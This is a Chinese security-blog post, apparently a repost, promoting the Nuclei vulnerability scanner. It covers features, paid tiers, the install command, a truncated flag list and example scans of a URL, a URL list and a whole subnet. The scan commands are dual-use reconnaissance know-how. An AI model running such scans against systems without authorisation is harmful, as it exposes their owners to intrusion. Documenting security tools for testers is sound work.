- [【遭入侵】迪士尼,泄露1.2TB内部数据](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247520585&idx=3&sn=ad5b60917726cceca6868f649edfe0a9&chksm=ce22c6f1f9554fe7637864ef2a3cde10cdfad3015570b03e64c37bdbf0cc75d03a26ffcb2daa&token=713211275&lang=zh_CN&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247529598&idx=1&sn=a6a2b5b2fdda54d41ee7af11bd3a443c&chksm=ce2223c6f955aad04a36fb3e52af88d005acbbdc5ffa588c10688245bb113be655f739e34a10&scene=21#wechat_redirect)
|
||||
- [惊心动魄!Akira 成功勒索100万美元,全程谈判记录大曝光!](http://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247529598&idx=1&sn=a6a2b5b2fdda54d41ee7af11bd3a443c&chksm=ce2223c6f955aad04a36fb3e52af88d005acbbdc5ffa588c10688245bb113be655f739e34a10&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247500168&idx=2&sn=59dcc8abe1a52f4672ba739aaaf32e50&chksm=ce229630f9551f26aa12dfce3efcf450d2db4755d1b873dd91c46f4ab67963a13da0954bd43e&scene=21#wechat_redirect)
|
||||
- [【技术解析】| 工商银行美国子公司勒索病毒事件分析](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247500168&idx=2&sn=59dcc8abe1a52f4672ba739aaaf32e50&chksm=ce229630f9551f26aa12dfce3efcf450d2db4755d1b873dd91c46f4ab67963a13da0954bd43e&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247499768&idx=1&sn=aa44663417d808f2703b690d7a38c92d&chksm=ce22a840f9552156cf12b9f77a44816ef3781117579292252068052a16cfdc380ab6b167aa8f&scene=21#wechat_redirect)
|
||||
|
||||
**【突发】中国工商银行遭勒索软件攻击**
|
||||
|
||||
****- [【专题分享】中国工商银行:数据安全技术平台建设实践](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247490269&idx=2&sn=050ba319ad33de8c821f3512689546a3&chksm=ce214d65f956c473a1ec2a777448036bc1a87e30166fc6dd62dea59bab9ac626d94f48101f92&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
点击下方卡片关注我们,
|
||||
|
||||
带你一起读懂网络安全 ↓
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||

|
||||
|
||||
@@ -0,0 +1,105 @@
|
||||
# 轻量级,免费,百万POC
|
||||
菜狗 富贵安全 2024-12-30 00:38
|
||||
|
||||
### Nuclei 是一款现代的高性能漏洞扫描程序,它利用基于 YAML 的简单模板。它使您能够设计模拟真实情况的自定义漏洞检测场景,从而实现零误报。
|
||||
- 用于创建和自定义漏洞模板的简单 YAML 格式。
|
||||
|
||||
- 由数千名安全专家贡献,以解决流行的漏洞。
|
||||
|
||||
- 通过模拟真实世界的步骤来验证漏洞,从而减少误报。
|
||||
|
||||
- 超快速的并行扫描处理和请求聚类。
|
||||
|
||||
- 集成到 CI/CD 管道中以进行漏洞检测和回归测试。
|
||||
|
||||
- 支持多种协议,如 TCP、DNS、HTTP、SSL、WHOIS JavaScript、代码等。
|
||||
|
||||
- 与 Jira、Splunk、GitHub、Elastic、GitLab 集成。
|
||||
|
||||
### 立即开始
|
||||
1. 核 CLI
|
||||
|
||||
- 在您的机器上安装 Nuclei。按照此处的安装指南开始安装。此外,我们还提供免费云层,并提供慷慨的每月免费限额:
|
||||
|
||||
- 存储并可视化您的漏洞发现
|
||||
|
||||
- 编写和管理您的核模板
|
||||
|
||||
- 访问最新的原子核模板
|
||||
|
||||
- 发现并存储您的目标
|
||||
|
||||
### 2. 专业版和企业版
|
||||
|
||||
对于安全团队和企业,我们提供基于 Nuclei OSS 构建的云托管服务,该服务经过微调,可帮助您与您的团队和现有工作流程一起持续大规模运行漏洞扫描:
|
||||
- 扫描速度提高 50 倍
|
||||
|
||||
- 大规模高精度扫描
|
||||
|
||||
- 与云服务集成(AWS、GCP、Azure、CloudFlare、Fastly、Terraform、Kubernetes)
|
||||
|
||||
- Jira、Slack、Linear、API 和 Webhooks
|
||||
|
||||
- 执行和合规报告
|
||||
|
||||
- 另外:实时扫描、SAML SSO、SOC 2 兼容平台(具有欧盟和美国托管选项)、共享团队工作区等
|
||||
|
||||
- 我们正在不断添加新功能!
|
||||
|
||||
- 适用于:渗透测试人员、安全团队和企业
|
||||
|
||||
- 如果您的组织规模较大且要求复杂,请注册 Pro或与我们的团队联系。
|
||||
|
||||
### 安装
|
||||
|
||||
nuclei需要go1.21才能成功安装。运行以下命令获取 repo:
|
||||
```
|
||||
go install -v github.com/projectdiscovery/nuclei/v3/cmd/nuclei@latest
|
||||
```
|
||||
|
||||
要了解有关安装 nuclei 的更多信息,请参阅https://docs.projectdiscovery.io/tools/nuclei/install。
|
||||
### 命令行标志
|
||||
|
||||
要显示该工具的所有标志:
|
||||
```
|
||||
nuclei -h
|
||||
```
|
||||
```
|
||||
Nuclei is a fast, template based vulnerability scanner focusingon extensive configurability, massive extensibility and ease of use.Usage: ./nuclei [flags]Flags:TARGET: -u, -target string[] target URLs/hosts to scan -l, -list string path to file containing a list of target URLs/hosts to scan (one per line) -eh, -exclude-hosts string[] hosts to exclude to scan from the input list (ip, cidr, hostname) -resume string resume scan using resume.cfg (clustering will be disabled) -sa, -scan-all-ips scan all the IP's associated with dns record -iv, -ip-version string[] IP version to scan of hostname (4,6) - (default 4)TARGET-FORMAT: -im, -input-mode string mode of input file (list, burp, jsonl, yaml, openapi, swagger) (default "list") -ro, -required-only use only required fields in input format when generating requests -sfv, -skip-format-validation skip format validation (like missing vars) when parsing input fileTEMPLATES: -nt, -new-templates run only new templates added in latest nuclei-templates release -ntv, -new-templates-version string[] run new templates added in specific version -as, -automatic-scan automatic web scan using wappalyzer technology detection to tags mapping -t, -templates string[] list of template or template directory to run (comma-separated, file) -turl, -template-url string[] template url or list containing template urls to run (comma-separated, file) -w, -workflows string[] list of workflow or workflow directory to run (comma-separated, file) -wurl, -workflow-url string[] workflow url or list containing workflow urls to run (comma-separated, file) -validate validate the passed templates to nuclei -nss, -no-strict-syntax disable strict syntax check on templates -td, -template-display displays the templates content -tl list all available templates -tgl list all available tags -sign signs the templates with the private key defined in NUCLEI_SIGNATURE_PRIVATE_KEY env variable -code enable loading code protocol-based templates -dut, -disable-unsigned-templates disable running unsigned templates or templates with mismatched signatureFILTERING: -a, -author string[] templates to run based on authors (comma-separated, file) -tags string[] templates to run based on tags (comma-separated, file) -etags, -exclude-tags string[] templates to exclude based on tags (comma-separated, file) -itags, -include-tags string[] tags to be executed even if they are excluded either by default or configuration -id, -template-id string[] templates to run based on template ids (comma-separated, file, allow-wildcard) -eid, -exclude-id string[] templates to exclude based on template ids (comma-separated, file) -it, -include-templates string[] path to template file or directory to be executed even if they are excluded either by default or configuration -et, -exclude-templates string[] path to template file or directory to exclude (comma-separated, file) -em, -exclude-matchers string[] template matchers to exclude in result -s, -severity value[] templates to run based on severity. Possible values: info, low, medium, high, critical, unknown -es, -exclude-severity value[] templates to exclude based on severity. Possible values: info, low, medium, high, critical, unknown -pt, -type value[] templates to run based on protocol type. Possible values: dns, file, http, headless, tcp, workflow, ssl, websocket, whois, code, javascript -ept, -exclude-type value[] templates to exclude based on protocol type. Possible values: dns, file, http, headless, tcp, workflow, ssl, websocket, whois, code, javascript -tc, -template-condition string[] templates to run based on expression conditionOUTPUT: -o, -output string output file to write found issues/vulnerabilities -sresp, -store-resp store all request/response passed through nuclei to output directory -srd, -store-resp-dir string store all request/response passed through nuclei to custom directory (default "output") -silent display findings only -nc, -no-color disable output content coloring (ANSI escape codes) -j, -jsonl Line truncated
|
||||
```
|
||||
### 单目标扫描
|
||||
|
||||
要对 Web 应用程序执行快速扫描:
|
||||
```
|
||||
nuclei -target https://example.com
|
||||
```
|
||||
### 扫描多个目标
|
||||
|
||||
Nuclei 可以通过提供目标列表来处理批量扫描。您可以使用包含多个 URL 的文件。
|
||||
```
|
||||
nuclei -targets urls.txt
|
||||
```
|
||||
### 网络扫描
|
||||
|
||||
这将扫描整个子网以查找与网络相关的问题,例如开放端口或配置错误的服务。
|
||||
```
|
||||
nuclei -target 192.168.1.0/24
|
||||
```
|
||||
### 使用自定义模板进行扫描
|
||||
|
||||
使用自定义模板进行扫描
|
||||
```
|
||||
nuclei -u https://example.com -t /path/to/your-template.yaml
|
||||
```
|
||||
### 将 Nuclei 连接至 ProjectDiscovery
|
||||
|
||||
您可以在您的机器上运行扫描并将结果上传到云平台进行进一步分析和补救。
|
||||
```
|
||||
nuclei -target https://example.com -dashboard
|
||||
```
|
||||
```
|
||||
原文链接:https://github.com/projectdiscovery/nuclei
|
||||
```
|
||||
|
||||
|
||||
|
||||
Reference in new issue
Block a user